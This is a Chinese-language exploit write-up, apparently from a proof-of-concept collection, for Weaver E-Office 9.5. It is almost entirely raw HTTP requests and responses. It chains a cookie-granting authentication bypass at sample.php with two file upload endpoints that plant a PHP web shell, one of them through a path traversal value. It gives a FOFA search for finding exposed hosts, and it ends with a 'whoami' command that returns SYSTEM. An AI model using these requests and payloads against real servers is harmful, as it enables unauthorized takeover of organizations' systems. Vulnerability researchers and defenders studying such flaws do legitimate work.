F8-7泛微-E-Office-文件上传


漏洞描述：

泛微e-office 存在权限绕过漏洞（测试页面sample.php），攻击者可以通过此页面获取有效cookie绕过权限校验，利用后台文件上传漏洞上传后门文件获取服务器控制权限。

影响版本：

```
e-office=9.5
```

网站图片：



网络测绘：

fofa语法：

FOFA：app="泛微-EOffice"

漏洞复现：

获取有效cookie
payload：

```
GET /sample.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
```

效果图:


```
POST /inc/ext/upload/file-upload.php HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryc3kzQm4dBRhin8Dk
Cookie: 获取到的cookie LOGIN_LANG=cn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

------WebKitFormBoundaryc3kzQm4dBRhin8Dk
Content-Disposition: form-data; name="userfile"; filename="1.php4"
Content-Type: image/jpeg

<?php system($_POST[cmd]);unlink(__FILE__);?>
------WebKitFormBoundaryc3kzQm4dBRhin8Dk--
```

获取上传路径

```
GET /general/address/view/get-images.php?alb_id=11&start=0&limit=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Cookie: 获取到的cookie LOGIN_LANG=cn;
Accept-Encoding: gzip
```

验证并命令执行

文件上传PoC-2


```
POST /general/system/interface/theme_set/save_image.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymzrNfz1ehkVc9A3Z
Cookie: 获取到的cookie LOGIN_LANG=cn;

------WebKitFormBoundarymzrNfz1ehkVc9A3Z
Content-Disposition: form-data; name="image_type"

../../clientTools
------WebKitFormBoundarymzrNfz1ehkVc9A3Z
Content-Disposition: form-data; name="upfile"; filename="1.php"
Content-Type: image/jpeg

<?php system($_POST[cmd]);unlink(__FILE__);?>
------WebKitFormBoundarymzrNfz1ehkVc9A3Z
Content-Disposition: form-data; name="theme_name"

theme3
------WebKitFormBoundarymzrNfz1ehkVc9A3Z--
```



获取上传路径及文件名

```
GET /general/down.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Cookie: 获取到的cookie LOGIN_LANG=cn;
Accept-Encoding: gzip
```

Request

数据包扫描 热加载 构造请求

```
GET /general/down.php HTTP/1.1
Host : :8092
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=e8d281c4a425d11a04c95cf05ad2f1ca;LOGIN_LANG=cn;
Accept-Encoding: gzip


```

Responses 2697bytes / 111ms

```
        par= 'src=' +src+ '&url_img&image_type=';
        url="do.php";
        parent_window.sendByAjax(url,par);
    }

}
function setMoveCss(id,type){
    if(type=='over'){
        document.getElementById(id+'_img').classNam
    }
    if(type=='out'){
        document.getElementById(id+'_img').classNam
    }
}
</script>
</head>
<body topmargin="0" leftmargin="0">
<table border="0" width="100%" cellspacing="0" cell
    <tr class="newwindowhead">
        <td width="100%" colspan="2">
              <b>下载</b>
        </td>
    </tr>
</table>
<table border="0" width="100%" cellspacing="0" cell
<tr class=TableLine1><td>1229611517.php</td><td></t
attach.php?OP=1&path=C%3A%2Feoffice%2Fwebroot%2F%2F
```

验证并命令执行

Request

数据包扫描 热加载 构造请求

```
POST /clientTools/1229611517.php HTTP/1.1
Host : :8092
Cookie: PHPSESSID=e8d281c4a425d11a04c95cf05ad2f1ca;LOGIN_LANG=cn;
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded

cmd=whoami
```

Responses 21bytes / 131ms

```
HTTP/1.1 200 OK
Date: Tue, 28 Nov 2023 13:34:27 GMT
Server: Apache/2.0.47 (Win32) PHP/5.2.5
X-Powered-By: PHP/5.2.5
Content-Type: text/html; charset=utf-8
Content-Length: 21

nt authority\system

```